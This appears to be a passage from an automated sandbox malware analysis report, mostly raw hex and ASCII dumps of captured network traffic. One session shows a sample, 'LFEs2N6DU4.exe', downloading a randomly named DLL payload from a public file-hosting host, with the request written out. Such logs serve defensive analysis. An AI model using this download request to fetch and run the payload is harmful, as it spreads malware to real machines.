Ascii: =6M|T'LyF14T4siKzE`sCqMYOni3#q\R=a` I9Xr4A\duIbpNjTJ)6C{]W|&/Jy9c='X-s~u {A!3;n~S^(C}6g/{G1j5.PgBT6ETftJ]8`V;/}=m:
2021-10-13 19:02:56 UTC	1444	IN	Data Raw: 7c 47 2d b4 5c ae 4f 77 ba b7 78 f3 f6 aa 7c c2 33 6c 80 9a 6e 49 b7 15 e4 6f d7 ee e1 73 ac 68 e5 d5 73 5a 3c b7 a2 e4 0f 0d ff 11 b2 d4 c4 5c 6e 69 c7 02 99 d6 36 3e fa 97 49 fd 38 63 c5 01 b4 bf db d8 9b a1 31 49 af 57 11 19 d8 35 5b 03 a6 42 14 6f 8e ca 58 57 3e 0e 02 eb a3 db 33 4e 16 b0 d6 40 90 f8 38 f2 03 7b c0 7c f8 02 4b ea 22 40 a9 32 c0 26 fd 32 01 6b 4e 4d f6 09 fd 21 0c fa a5 cb 81 6b 51 db 09 73 39 a4 29 0c 1a ce b4 96 9b 34 55 1a 8b cb 4c d5 43 26 95 de bf 2c 4c 34 85 b3 ad 19 23 bc 31 c1 5f 1a 04 9a 17 2e 4f c6 a0 7e ae 21 8e 5b ab d4 36 cc e2 d0 0c 6d d8 e2 e0 e4 9b 62 46 8a 72 61 1c 2b 79 dd 3b 30 7d b9 fb 09 74 bd 4f af 23 de 8f 41 73 da a3 02 ba d1 8f 46 88 d2 d6 1a 81 6b ec b4 10 f6 4d 65 31 52 2d 29 4f b4 0a 70 0b f2 7d 5e 71 f1 05 Data Ascii: |G-\Owx|3lnIoshsZ<\ni6>I8c1IW5[BoXW>3N@8{|K"@2&2kNM!kQs9)4ULC&,L4#1_.O~![6mbFra+y;0}tO#AsFkMe1R-)Op}^q
2021-10-13 19:02:56 UTC	1460	IN	Data Raw: e7 5c b3 ee 60 99 a6 40 24 0c 81 37 5a 10 92 f4 bb a0 c4 98 75 44 3c a3 47 98 70 13 2d ed 7f a6 0a 06 c9 88 2b e3 fa 71 7d 2d 59 da 44 26 f2 e4 a9 9e 19 6b 89 9c da 6f 94 c5 4e 22 80 20 a7 a4 14 67 16 e7 60 25 b7 9b ae 19 34 29 0c 6d e5 b3 f5 e1 c2 a7 65 8a 21 d1 47 6d 9d 63 e2 11 69 5b 48 ca 32 e2 7f 3c 59 74 2b 19 af 5f be 68 c5 9d dc 2e a1 aa 45 e1 55 e8 97 c0 00 36 f1 fd a3 18 ee 35 92 ce ac c3 86 45 75 3e 3b 25 fa 4f 3c 20 de 93 bd 40 f0 97 18 e3 47 e3 9d a4 f7 22 a3 3d 69 a5 f5 ff 26 ee f9 79 03 77 2e ca 12 81 52 62 00 5a 15 2b d4 ac 28 d6 ce b8 a0 05 0b fb 0e ea b2 92 22 c0 ca fa 00 00 85 5e f4 3c e2 63 64 6f 4b fe a3 5a d7 0b b0 e9 99 6c 1b 6c 0f 07 34 ed 07 e7 fd be d1 63 8c 76 af 5b d6 eb 37 ed dd e5 98 1c e6 ec 21 e4 b0 f6 51 59 55 41 c5 2e 2a Data Ascii: \`@$7ZuD<Gp-+q}-YD&koN" g`%4)me!Gmci[H2<Yt+_h.EU65Eu>;%O< @G"=i&yw.RbZ+("^<cdoKZll4cv[7!QYUA.*

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:56 UTC	1476	IN	Data Raw: 3d 9b 18 4b 34 88 09 aa 00 17 f5 17 b4 37 88 62 e4 30 a7 65 8b 00 a6 29 9b db b4 76 a9 9c 44 de 0c af 53 06 02 f0 ba 03 8c 36 9c 47 3a f0 c7 58 2b 72 be d6 80 a9 b2 59 65 81 e7 6c d4 df e0 22 d3 86 fa 20 fa 2a 89 2e 6b 5a a8 1d 09 7e d6 b7 88 69 cf ee 1d 2b 3e 8c ad 90 d1 42 49 a1 d5 8f 90 9d da 31 14 2b cc 77 c2 a7 34 49 ae 29 d8 14 af 45 12 3d 83 fa 42 a3 f4 29 ed ce 59 5d 43 9e 0d 37 c6 35 30 e8 c0 ec ab fc 17 cc 71 76 de be f0 51 65 17 8c aa d6 da 1a 85 bf 0a 33 1c d7 f6 8b 09 ec ff 88 42 db da 52 af c5 68 0d c1 27 ff bc d7 8b df d2 4c 9c 88 1e 54 95 60 07 88 c3 c4 9c 4f b8 86 dc 97 f0 3e 32 6c bf 74 98 70 55 51 d2 08 79 af 1c 55 25 fd 49 4e 56 3d ae bb f7 0a a6 9a 6e de be db 9e 1a a4 23 d5 6a 6e 54 fe 87 e8 47 6a 24 d2 68 bf cc 22 24 b5 ef 47 ca a4 Data Ascii: =K47b0e)vDS6G:X+rYel" *.kZ~i+>BI1+w4I)E=B)Y]C750qvQe3BRh'LT`O>2ltpUQyU%INV=n#jnTGj$h"$G
2021-10-13 19:02:56 UTC	1492	IN	Data Raw: c6 db 9b 10 31 8b fc 49 64 81 4a 3e 56 88 24 e9 15 7a 12 96 36 a7 fd b0 ef 66 f6 76 33 bb 41 76 2c c9 10 28 ff 1a 60 e9 de f6 9b 1f 49 6e cc 1c 32 21 d2 1e 0a 12 77 0c ab a7 af 3f 0c 8a f2 54 c8 45 64 2a 01 55 ca 35 ec 62 4e 73 49 97 d1 7c 46 3c 4e b6 06 14 12 cd 79 cd b9 b3 50 af c1 4e a8 6f b7 b7 28 a4 57 7d 27 ce cb 32 de 5d 29 52 28 09 59 5f b4 dd 29 2e 8d 88 15 b9 6f 01 66 2a 41 1d bf 3f 4f e1 b8 d8 4d 0a 2c d4 14 03 3c 4b 7b a6 38 1d 63 3c 1a 46 da ab 43 61 f8 1a e0 28 d8 42 f5 5a fd 16 e9 62 95 93 c4 0f d2 36 8f 70 4c 3a e5 7b ea 24 47 28 98 dc de ef f9 7d 6c 2b e0 bd 1a 5e a5 9f f6 49 61 ee 62 b4 57 d2 93 85 99 2e 95 39 cd 86 72 50 dc 52 13 07 2d bb ed 1f 08 53 35 74 1c dd 64 fd 7f d0 8c d6 22 e2 c8 1d 56 da 27 7b aa 7a b1 a7 3f 58 a7 03 88 1d 0d Data Ascii: 1IdJ>V$z6fv3Av,(`In2!w?TEd*U5bNsI\|F<NyPNo(W}'2])R(Y_).of*A?OM,<K{8c<FCa(BZb6pL:{$G(}l+^I abW.9rPR-S5td"V'{z?X
2021-10-13 19:02:56 UTC	1508	IN	Data Raw: e1 2b b9 81 f6 3a 6f 5d 67 38 13 e2 a9 1f a9 e7 4d bf 25 ae a7 5d f1 15 46 69 4b b8 14 9f 9c 36 69 af 01 15 f9 bd 40 26 1d 75 05 44 2a 06 f7 2b 69 8e 2c 1c df b3 ed 35 f2 cc 49 2c bc 52 a3 49 a5 ef 99 8e 8f 08 2d a1 cc 95 de f7 73 e7 9f fd 80 09 a6 70 92 90 8d 7a 42 6c dd 12 ab 2e 13 05 36 ae 39 3c 6d 62 9c e9 c1 6a 5d c8 40 18 cf 79 1c 52 29 bf 65 85 a3 42 f3 13 75 a0 70 db 83 10 83 03 49 2f d5 5f 04 f3 da 3d 7d 4e 91 fc 0c 5d 6a 07 a4 66 54 11 28 bc 33 29 4c 64 47 3e 7e 2b 50 7b 0a 7d 9f 90 e1 07 20 dd d4 da 67 7f b8 0d a4 09 78 0a 9f 3e b5 bd 39 e3 4a 01 24 c2 9f 0b 72 b3 32 ea 31 8c 7a 0d d6 08 56 fb ef ea 89 2b 7c 18 90 3a 0a 52 16 01 c9 d3 18 d5 47 1c 0b 22 d4 f5 2b 6d 6b 21 6c f0 76 91 a7 77 8e cf 0d da 5e a8 36 d0 2b 98 6e 1e 8b 89 66 69 4a 21 ca Data Ascii: +:o]g8M%]FiK6i@&uD*+i,5I,RI-spzBl.69<mbj]@yR)eBupI/_=}N]jfT(3)LdG>~+P{} gx>9J$r21zV+|:RG"+mk!lvw^6 +nfiJ!
2021-10-13 19:02:56 UTC	1524	IN	Data Raw: 31 58 66 24 f8 91 5f 71 08 fb db 34 6e 05 4e 1b fb d8 0d 4a e1 69 f1 78 35 c2 5b ae ce 82 29 22 4b eb 00 b4 b2 e6 d4 db 46 c3 5d a1 c3 12 80 68 1d 9f 1b 2e 20 30 bf 68 7a 70 bf 0d 32 1a c9 fa 0b e6 16 66 ca 7b 32 37 93 fb 7b e8 98 a5 21 3d bf 0f 44 be dd 11 f8 96 9a 4c b9 92 ba ce 0a 2f bd 44 29 0f 61 03 d4 66 a2 0c a6 b5 a1 e9 8e d9 0f 6a 22 08 83 dc b1 47 2d 54 e2 0e f4 2e d5 0f 2a 67 fb 80 58 8a c8 76 b4 ac 63 ca fe 30 ef 72 80 0b 10 23 06 b6 f1 93 3c dc 59 a5 ea 63 2f bb 7a be 16 73 d5 e5 34 b9 70 87 bd 60 92 28 c1 b4 d3 03 b0 fe 9a cf 8e 68 2e 11 65 b5 73 ba 45 86 94 d9 4c 58 0e 0b 2c 19 a0 26 c1 cf 1e 51 d2 c4 7f d0 dd 51 a9 84 92 e7 3e e6 78 72 1b d9 4d e6 e1 ca af 55 26 8c 11 be f6 1f 25 8d d9 28 dc 40 11 9e 7c c0 a5 b7 fa 42 ef 52 64 f6 f8 6a 63 Data Ascii: 1Xf$_q4nNJix5[)"KF]h. 0hzp2f{27{!=DL/D)afj"G-T.*gXvc0r#<Yc/zs4p`(h.esELX,&QQ>xrMU&%(@|BRdjc
2021-10-13 19:02:56 UTC	1540	IN	Data Raw: 61 65 a0 b9 5d e3 ad af af d2 71 59 89 d2 c2 c7 0a 7f 19 32 49 51 bb 57 29 58 96 df fe 20 3b f2 86 e5 72 25 a4 57 9b 68 27 38 87 9d b3 29 de 0f 25 e6 a9 0b 19 5a 13 80 1f a7 ba b3 0b ce 10 f3 15 36 fa 11 4a d1 f4 a2 31 87 d8 aa d6 33 5e 5a fb 16 22 ac ee 45 1f 13 b3 96 d0 1a 3e c8 41 93 23 d1 17 68 4d f4 36 a6 7b 0e eb 52 fd c9 c5 f5 ea 09 b3 a7 55 89 ff 53 d0 2d e0 76 f6 05 3c c7 07 cd 24 61 75 7d b5 db 62 c8 dc a8 d7 74 3c 9c 25 ee a9 85 3b af c1 8b 0c 47 dd c2 53 7f e3 29 2b dd e9 fd 9d 71 2e 73 7b c4 41 0c b0 cd f6 c7 1c d6 02 f8 6f 62 07 45 d1 b3 a1 2a da f8 96 8f 4d 1e 39 bd e6 cf d6 a3 b0 7a 73 93 15 c3 34 f9 4f e1 c1 b9 84 98 80 c4 04 b4 1e c9 89 86 ed 57 40 98 94 0a bc 10 27 fa ed 39 fb 8a ca 45 ca ef fd 31 99 97 90 05 1b 21 2c 40 11 c7 25 d8 4c Data Ascii: ae]qY2IQW)X ;r%Wh'8)%Z6J13^Z"E>A#hM6{RUS-v<$au}bt<%;GS)+q.s{AobE*M9zs4OW@'9E1!,@%L
2021-10-13 19:02:56 UTC	1556	IN	Data Raw: 73 23 5c d4 94 e7 94 60 6c 9d 21 1c dc fa a7 79 11 2f d0 fd 25 96 76 4c 9c de 07 da 70 b1 8c d5 98 9e da 19 11 15 ff 57 6d b1 5f a9 50 e6 f1 e1 da ba c4 e9 ff d1 af c7 57 e6 62 9b 73 60 3f e0 b5 d0 7e 1d c4 c5 2a 3a 22 00 92 0f 9f 5b 5c 32 78 8c 9f 4c ef dc c8 8c a4 b1 e4 f7 71 7e 7a d0 2e 11 83 36 bf 12 35 fa fc c6 f2 90 20 d1 a0 92 20 de 40 37 58 b5 ff 05 e8 e0 3a 4c d3 2e 01 59 09 73 a7 be 13 3f 65 0e 97 78 d7 38 86 18 d1 7d 64 f2 93 11 60 db 75 76 73 68 61 11 fe cd 3d 4c c1 97 32 44 4e eb 45 48 40 38 06 dd ed 7a 76 43 3c d7 50 1e 44 07 aa 37 7b 37 f4 8c 97 a5 32 25 39 c3 96 8e 32 53 47 5f 96 56 a6 8b 6a 2f 5b 92 94 33 33 31 20 e8 7b c7 2b 63 2f 46 69 a6 9c 13 2c 3b 9c e0 83 b8 c9 88 4a 6d 7d c6 bc af 5e 73 74 90 3e 7a b1 7e 75 64 d1 18 70 84 3a 50 76 Data Ascii: s#\`l!y/%vLpWm_PWbs`?~*:"[\2xLq~z.65 @7X:L.Ys?ex8}d`uvsha=L2DNEH@8zvC<PD7{72%92SG_Vj/[331 {+c/Fi,;Jm}^st>z~udp:Pv
2021-10-13 19:02:56 UTC	1572	IN	Data Raw: ac cd c1 54 a3 6b 63 ce 0f bc aa 11 3f 07 b3 b1 cb 4d 8b 03 64 d5 c8 0f 03 ed 79 44 81 4d d1 4d 81 31 0f 33 90 3c eb 47 3b 1c 79 76 01 d1 4b 00 b6 33 d6 8a 5a 83 46 c9 57 ec c8 af 25 5a fb 70 79 da 17 5a 1b 6d 92 f1 d3 55 20 96 dc 27 9b 6f 4b 49 e2 3b 52 67 41 59 a8 c7 a1 fc 2d 4c bd bf eb 35 32 d7 36 2f a3 d1 6b 84 6f d9 c2 7c 34 f2 49 6d 0d ad e0 c8 8a ba 64 96 c1 25 3f 0d 7b b1 0b d8 d7 2c 16 75 48 c4 67 b6 e1 c7 53 6f 64 53 ea de 1f 08 22 e9 36 bb c9 b7 ec 2e cc 4e a2 02 b2 5a 13 b8 23 d4 39 f8 7b bc c8 9e dc e2 5e 8f d3 3f 31 07 dd 8d b4 ea 5b b0 c1 38 8d 98 f1 2b 13 c2 11 48 9e a5 e8 71 c4 5f bc 71 d5 da 72 6a 64 5c fc 0c df 49 e3 5d a9 18 58 ca 9c de a8 b7 6d 06 67 80 1f 67 e3 0f d1 c4 4f af 16 07 7c ac 3d d9 5e c3 0b 4d 9d a6 fa ac ee 98 02 51 bb Data Ascii: Tkc?MdyDMM13<G;yvK3ZFW%ZpyZmU 'oKI;RgAY-L526/ko|4Imd%?{,uHgSodS"6.NZ#9{^?1[8+Hq_qrjd\l]X mggO|=^MQ
2021-10-13 19:02:56 UTC	1588	IN	Data Raw: 03 ee e0 f0 6a df 96 aa 67 dd 5b ec 5d ac ae cc 3c 1b 8d c3 7d 60 a0 50 c0 e4 ba d0 7f 67 b2 f2 e7 db cf 7b 23 2b 93 1d 9b 84 47 d7 d3 fb 0c ec 6c 83 80 db 2f f4 54 ea a1 0e 14 2c ef ba 93 e7 5f ba 8f a0 e7 09 3a 84 ae 3c 4a c1 87 53 9d b3 f5 f1 f1 bb 94 42 41 a0 7b 02 bd a8 6d 84 ba 13 64 77 b9 8b 59 e8 6d 5c 8b 5d df 78 e4 6b d3 59 a8 1d b6 a4 67 5d 51 40 1f 3b 1d eb 7a 00 fb e5 07 1a 9c fc 3d 64 38 79 2d e7 50 ed 47 68 d8 5d 9a e5 63 b8 31 0d ae 36 e0 f9 ef 35 cd 65 26 5a 5e 6a 5e 83 c2 4b 4e a8 ad c5 52 1e 20 b5 96 99 1c d9 2d 36 78 18 bd ed 73 5a 5a 82 f1 50 07 ff 42 4d 60 19 6e ca 46 72 a1 99 ed 9a 62 b7 23 99 15 7a 91 0b 10 31 72 16 5c 75 56 56 2d 71 c0 c0 fd df 6a 13 53 3e da a7 bc 75 4e b4 91 33 86 bb 86 b5 cd 8d 1a 92 d4 02 c2 32 74 93 90 ed 85 Data Ascii: jg[]<}`Pg{#+Gl/T,_:<JSBA{mdwYm\]xkYg]Q@;z=d8y-PGh]c165e&Z^j^KNR -6xsZZPBM`nFrb#z1r\uVV-q jS>uN32t

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49756	31.14.69.10	443	C:\Users\user\Desktop\LFEs2N6DU4.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:03:03 UTC	1590	OUT	GET /download/37b08118-4d43-44c2-b112-31ce77d0b77d/Szxppkyqovxyiyryjhv.dll HTTP/1.1 Host: store2.gofile.io Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:03:03 UTC	1590	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Access-Control-Allow-Origin: * Content-Disposition: attachment; filename="Szxppkyqovxyiyryjhv.dll" Content-Length: 542208 Content-Type: application/octet-stream Date: Wed, 13 Oct 2021 19:03:03 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Powered-By: Express X-Xss-Protection: 1; mode=block Connection: close
2021-10-13 19:03:03 UTC	1590	IN	Data Raw: 58 44 63 a5 cd 21 cb 11 d6 48 51 27 17 c0 81 52 72 f1 0b a7 eb c9 9b e7 53 a0 0b bd 34 e7 95 e6 86 8c d0 bb 93 4e c6 e8 30 7f f4 db 1e 3e a8 00 52 08 2e 6f 25 a8 e2 27 e5 e3 09 c7 2f 2e 96 77 c6 83 e7 90 50 bf bd 15 99 68 af b5 d9 a5 f8 0a 44 5b 1f 35 36 4d 01 ef eb 11 d9 59 7f ef 20 54 47 c0 27 b9 f8 a0 f0 95 e7 3d cf d0 88 14 40 c6 7b d5 46 fa 4d 76 99 30 2d 0f 80 ab b6 a8 a9 e5 2b 44 d8 67 2e d8 0b 53 4e 2c c9 30 61 2b e3 04 53 5f b4 e8 61 c0 03 43 01 b3 a3 2a 0f a3 a8 48 05 7a 30 27 82 a2 92 eb 3f d8 75 d7 89 99 32 53 75 c9 dd 20 d5 9b f8 ba b3 98 38 e1 0d 2e f7 20 35 54 2e d8 df 9d 29 73 51 77 9f f0 c0 db ef 5f b2 aa ff 47 7f 57 d5 76 be 72 f4 3e c5 c7 dd 3e 49 fb 1e 93 13 c7 c6 f2 74 60 10 38 8a a3 cf 5f e0 a5 42 db a9 b5 69 11 01 92 d7 c9 5a 1a 93 Data Ascii: XDc!HQ'RrS4N0>R.o%'/.wPhD[56MY TG'=@{FMv0-+Dg.SN,0a+S_aC*Hz0'?u2Su 8. 5T.)sQw_GWvr>>It`8 _BiZ
2021-10-13 19:03:03 UTC	1591	IN	Data Raw: 9e 35 66 8e b8 66 4f 06 ce c2 8c dc 67 8f a1 74 15 4d fb db 0e 86 9c 5e 02 5a 59 6a 49 9e 03 84 f6 20 a9 72 53 b1 c7 53 b2 d2 1d e2 12 46 3d df c3 f1 4c 55 bc 92 8b 77 3c f7 70 e0 ac 81 09 2a eb e8 e1 d3 8e f7 6c d7 3f 70 e4 1f 46 a8 e1 08 fd 40 f5 be 27 8a b4 76 9b 0c 05 d2 51 a4 12 4b d0 ce 9a 29 ad 8b f5 30 68 13 4a 07 ad c0 df 20 da 7c 4a c1 37 1d bc 65 35 ac f6 cf 31 99 e1 17 89 53 9e 7e b1 f0 f7 58 6a 2a 26 da 87 8e 25 17 8c 56 60 85 da 81 35 a9 9d 5a 23 a2 43 c0 24 85 45 ec ed 51 60 a5 f7 da 4d c2 7c 7a 60 04 f2 8a b1 07 cf 49 39 a6 fb 16 7a 09 78 93 fe 45 a9 f0 f4 39 dd 13 0e d8 3b 06 23 37 de d0 29 21 34 c5 2d 72 0b 3a 62 b2 a2 64 bd a1 b7 8d c0 64 8d 08 3d 16 63 44 f4 a0 c6 11 7a ae 27 b1 b8 0d 8d c8 71 14 0a 18 6e 01 95 11 d3 2e eb e0 27 dd cb Data Ascii: 5ffOgtM^ZYjI rSSF=LUw<p*l?pF@'vQK)0hJ |J7e51S~Xj*&%V`5Z#C$EQ`M|z`|9zxE9;#7)!4-r:bdd=cDz'qn.'
2021-10-13 19:03:03 UTC	1593	IN	Data Raw: 11 af ce 49 0b c8 45 ac f1 08 d7 8e 32 54 e4 19 9a ad 74 14 e1 fa fc 4e 37 f9 3a 67 53 17 1e 4b 3b 7a b9 49 55 b4 15 6b 7a c1 24 55 d0 4f 62 a5 f3 d6 1b de 2a a7 0d 6d ff 2a f4 ba 69 f2 84 f5 de bd d8 42 e5 70 0e 88 78 d9 c7 3f 23 bd 5f 77 bc e7 98 3a 85 4a fe 87 97 16 79 4c a8 44 07 fb 6b 9d e5 36 5d 82 9b e6 4f 4c 25 cb 04 8c a9 5e aa 49 0e a3 13 ac 9e d5 d4 18 a9 0f 78 27 1a 91 82 0d 33 4c 52 ba b5 9a 1b 44 73 0a 3b e4 c2 14 81 83 dd 88 82 28 82 d7 2d 7b f1 e5 79 59 e9 ca 61 22 ea 35 ca e3 89 c5 16 7f 08 c3 8e 68 7c 98 ad a9 32 67 55 46 7f 82 9a de 0a 93 1e 0f 8f 34 5b bb 6b 61 ff 57 d9 63 1d 00 54 a2 b7 ed 1a 7d 27 28 5a f1 bb 9a 45 14 51 e4 8e 1e b9 62 8b 15 b2 8b 34 bb fe 90 10 77 32 6a f9 e1 dd ac f5 65 3b 3a 31 90 8a 11 2a 7c c9 41 09 c5 ef 24 04 Data Ascii: IE2TtN7:gSK;zIUkz$UOb*m*iBpx?#_w:JyLDk6]OL%^lx'3LRDs;(-{yYa"5h\|2gUF4[kaWcT}'(ZEQb4w2je;:1*\|A$
2021-10-13 19:03:03 UTC	1594	IN	Data Raw: 9b 63 97 d4 24 89 70 a2 d2 1d d4 95 c5 74 2b 8c b6 7a f9 bc 27 b0 ba 8b e6 92 ef 77 c5 b8 72 de d9 5f 40 db 7a 86 af 57 46 3e d1 5c 1d bd 4e ba 81 46 b9 14 3e 25 ea 7c 7e 00 91 14 23 96 a0 ad 10 fd 3e 31 3b 4f ec a7 f3 1f 04 c8 86 dd ba b7 79 9b 35 8d d8 84 f0 0a ee 5b b6 42 16 52 53 3f 95 69 b6 55 f5 58 ef f1 e1 a0 d3 ba 2f a7 6d e6 6c 57 38 c7 69 67 32 79 b5 3b d2 04 17 db 4d a2 89 53 b6 08 54 b3 90 32 7c 5e b0 d2 b7 c3 5a a5 a4 dc 1d a8 d3 22 19 4a 74 61 18 08 e9 4a 86 fe d9 fc 60 60 15 27 95 61 41 e5 71 63 6f cd ac 0a ce fc 8c 26 6c 10 43 1e ad f7 85 ed d6 99 a2 6d 97 31 f4 95 ac 04 d7 33 fa 34 e0 5e f1 f9 e1 ca db 02 e9 ce 1c 9f 98 62 1e c4 c4 8f 46 26 4e 8c 0f 32 b9 8b 65 15 47 70 69 61 88 1d 39 39 48 95 c0 51 e9 b5 f1 03 b8 44 7b d2 e7 6a 88 3e 3f Data Ascii: c$pt+z'wr_@zWF>\NF>%|~#>1;Oy5[BRS?iUX/mlW8ig2y;MST2|^Z"JtaJ```aAqco&lCm134^bF&N2eGpia99H QD{j>?
2021-10-13 19:03:03 UTC	1598	IN	Data Raw: 4f 3c 27 af e2 bd a8 f6 0b c5 84 36 3c c0 5a 5f 30 69 33 ee 60 4e f1 df b0 50 32 54 9a f0 18 b3 79 a7 d3 b5 7d 2f 98 8c 41 ab 7a 64 5e 2a e6 12 22 b7 dd 3c 85 50 33 32 41 be ae 3a 04 d7 ec 7d 01 a9 3f e8 2a 04 85 d7 41 3d dd b2 92 d6 b9 7f 15 a2 8b 76 7d 1b 2e 3f 5f 5e da f7 f6 0b b9 59 30 a6 02 77 f9 12 29 84 27 66 1d fd 69 d7 f7 80 31 18 6a ce 73 66 eb e8 8d 2e 1b 8f 8b 9c f5 61 18 b5 23 65 c7 6c 98 2d e6 dd 75 61 12 65 95 a3 05 89 2e 15 4a 56 3b eb de d1 83 39 cd 59 dc 15 55 6b 4b 02 2f 12 f0 b5 4e e7 21 a9 74 8a ac d8 be cd 04 7d 34 a6 05 bf 9c 8c a0 40 e9 25 55 7d 30 ea b9 7d 19 26 8f ea 01 cc f7 39 d7 4d 4d 47 81 b6 2e a3 80 ed 8c be a4 64 63 aa 40 8f 82 d4 06 56 63 44 33 0b e2 56 2b 2d 86 33 0f 41 e5 96 e2 5c 36 e3 60 ee fc b9 9c 6a b9 3e df ea 67 Data Ascii: O<'6<Z_0i3`NP2Ty}/Azd^*"<P32A:}?*A=v}.?_^Y0w)'fi1jsf.a#el-uae.JV;9YUkK/N!t}4@%U}0}&9MMG. dc@VcD3V+-3A\6`j>g
2021-10-13 19:03:03 UTC	1601	IN	Data Raw: 12 a5 3e f6 7b 2b 44 c4 6b 87 34 2d 44 9b 37 42 17 37 65 66 33 67 79 33 5e 96 de 3d dd a9 0a 4e 08 36 c4 b8 0e 63 ef 48 cb c4 a5 b9 a5 30 2f da a1 4b 3b e9 7d 72 b0 a5 05 77 dc ce 73 66 d2 aa d1 0e a9 b0 43 bd 30 88 a9 9c d5 41 f8 f9 82 89 92 7d 20 94 9c 2d e8 d8 5e 71 54 38 3e f5 f8 b9 cc 8a b9 be 65 88 f0 1d 4c 72 94 d1 95 34 f4 e5 0e 55 cf 99 3d cb e4 64 2a 1d 97 a0 36 56 c8 2f b8 40 13 a4 aa 37 34 d6 4e 6f 47 9d 43 e3 48 f4 1a 13 2a 20 d4 45 27 12 b1 e3 6e 2f 64 0c d0 6b 7f 63 fc b3 9e 04 2e 61 9c 6a 1f 80 77 59 2f 5e 66 f4 7c 3d 6d 0f 4a 19 00 60 ed 51 b6 cb e5 53 36 78 77 14 f7 36 58 09 de 4b 0d 3e c9 59 d9 81 72 70 19 1d f4 44 4b ab 6a b0 2c 65 22 4c d1 5e 34 df ed de 75 c8 4e 4d a8 52 b7 c0 51 43 41 50 8e 72 78 ad 99 00 92 d0 7d b1 6d f9 38 c7 06 Data Ascii: >{+Dk4-D7B7ef3gy3^=N6cH0/K;}rwsfC0A} -^qT8>eLr4U=d*6V/@74NoGCH* E'n/dkc.ajwY/^f|=mJ`QS6x w6XK>YrpDKj,e"L^4uNMRQCAPrx}m8
2021-10-13 19:03:03 UTC	1608	IN	Data Raw: 41 80 91 78 0a f6 72 31 aa 38 c9 9e 44 db 87 2c 03 4b 88 7f e6 83 d4 67 14 b3 9b ae 4d 53 b8 e5 0c 9f ba b4 e4 7c b5 17 27 61 06 ec 7d 52 75 2c ef da 7a d8 0e 05 b5 f9 f1 0e 54 bd 5d 7a ba 6c 50 ca f0 5d 78 a4 ff 46 43 01 2a a9 43 29 35 42 ae 95 f8 da cc 90 05 3a a7 b0 0a 90 7a 9f 50 98 62 65 e9 fa 06 37 b3 c0 c1 f0 c0 3b 25 0d a4 28 a0 6d a8 fa 07 20 f3 3f d0 d0 be 37 b6 79 c6 52 43 73 60 61 8a ae 73 a1 06 66 30 55 ab 4a 56 ac 5a e1 ca c0 8a 0a b0 a5 fc ab 2d 99 4c ce 8b 33 93 3e 6e 51 f2 ba 64 7a 5b 12 de 42 77 0e 56 6c 15 d8 0e 98 b0 76 83 ad 2b 18 35 d6 b3 41 c1 87 a4 2c a9 8b 77 ed cc b1 fa c9 b9 c5 b1 f6 75 2c a1 a6 7a ec 29 33 86 e5 77 2c de 81 4a f0 f7 30 53 89 a6 5e 54 01 f1 3e 68 17 17 4b 91 da 7d cd e9 a2 d7 6a 39 5e fc c1 a8 8c 8a c0 41 b2 0d Data Ascii: Axr18D,KgMS|'a}Ru,zT]zlP]xFC*C)5B:zPbe7;%(m ?7yRCs`asf0UJVZ-L3>nQdz[BwVlv+5A,wu,z)3w,J0S ^T>hK}j9^A
2021-10-13 19:03:03 UTC	1616	IN	Data Raw: bb ac 9d 96 3a f8 2b ba a3 7f 25 e2 65 35 26 82 84 62 31 a1 ba d4 05 79 c6 df 17 1d 09 65 73 70 22 e3 b4 6d de 69 a3 ea da 75 3a 03 50 09 f4 d0 51 cb d9 2a 7b 5f 2e 3d 7d d3 d5 c7 c8 5f 8d ab b8 47 70 ab bc ed 2c ed 55 3b f3 dc f7 6d fc 67 ec 10 7e 65 d8 86 a2 27 bc 99 b7 65 93 2d 2b 6d 30 d5 25 58 28 d9 ab 51 77 1e f9 f0 06 71 24 ac 93 f7 9c 15 e2 92 bf e0 22 37 76 9e ea f3 2a 31 bf 27 d0 f3 d8 43 cd 79 e4 d3 e0 32 5b 68 a5 df 9c 51 d2 8a 81 80 2e f3 bb 30 fb b7 4f b4 40 4a ee 62 8a ec ee c9 ce f8 c8 70 5b 3a 8a bf 4f 71 91 ac 47 a7 e6 dc 90 f5 4a 29 ec 78 93 8b 07 67 47 d7 f8 8f 9f 8f fc c0 ab 4e da 38 7f d8 69 dd db f8 e0 75 73 60 ed 34 8a d6 0b 45 f4 c8 6c 71 5e e2 fe d0 a4 0b 5e 66 bf c0 48 ab 61 90 24 fe a1 c8 5f 1e 88 ed b6 2d 25 32 bf 7f 18 80 37 Data Ascii: :+%e5&b1yesp"miu:PQ*{_.=}_Gp,U;mg~e'e-+m0%X(Qwq$"7v*1'Cy2[hQ.0O@Jbp[:OqGJ)xgGN8ius`4Elq^ ^fHa$_-%27

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:03:03 UTC	1626	IN	Data Raw: 9c 33 00 b0 b9 4d 9c a6 1d f9 1a 34 5b 3f 97 46 3d 58 a7 b9 58 93 83 44 0d e2 c2 13 5a 2a dd 08 65 d2 b4 46 a8 83 86 14 7b ff 11 09 ca 2b c9 ca b9 b7 e0 03 cf d1 6e 80 0a 7d e4 60 eb 8e 26 3c 07 82 45 64 91 27 4b 10 8c 06 c4 cc e8 ff c1 bd 7e ef e7 69 c4 5a b1 08 6c 4e a2 1c 38 bb 86 83 2a 2b 5d 1f f1 a2 a7 8e 8b 05 47 dc 47 53 5d fc d0 8b 77 c7 ab 65 d2 54 1e 26 19 ec dd 3c e8 37 cb 29 72 7d fe 41 c2 eb c5 dd e8 9a f8 ad c6 b4 e2 a8 27 4f e5 8e 8b 64 cb 92 06 b0 d5 1b d3 1a a2 53 a1 8f 57 59 b3 89 e7 ba d1 86 5d d4 7a fe 6e 40 87 f7 35 03 68 17 50 b2 27 64 d6 95 3e fd ef 6d da c1 f6 94 88 bb 93 0a 19 13 13 12 20 3c 64 be 93 9a e6 76 fe 23 2a 31 b2 b6 e8 43 21 c2 b6 06 e0 82 57 8e 3c af a5 e3 28 c9 27 07 7f df cd 9b d2 45 73 4c 28 29 78 c9 5c ba 87 b6 49 Data Ascii: 3M4[?F=XXDZ*eF{+n}`&<Ed'K~iZlN8*+]GGS]weT&<7)r}A'OdSWY]zn@5hP'd>m 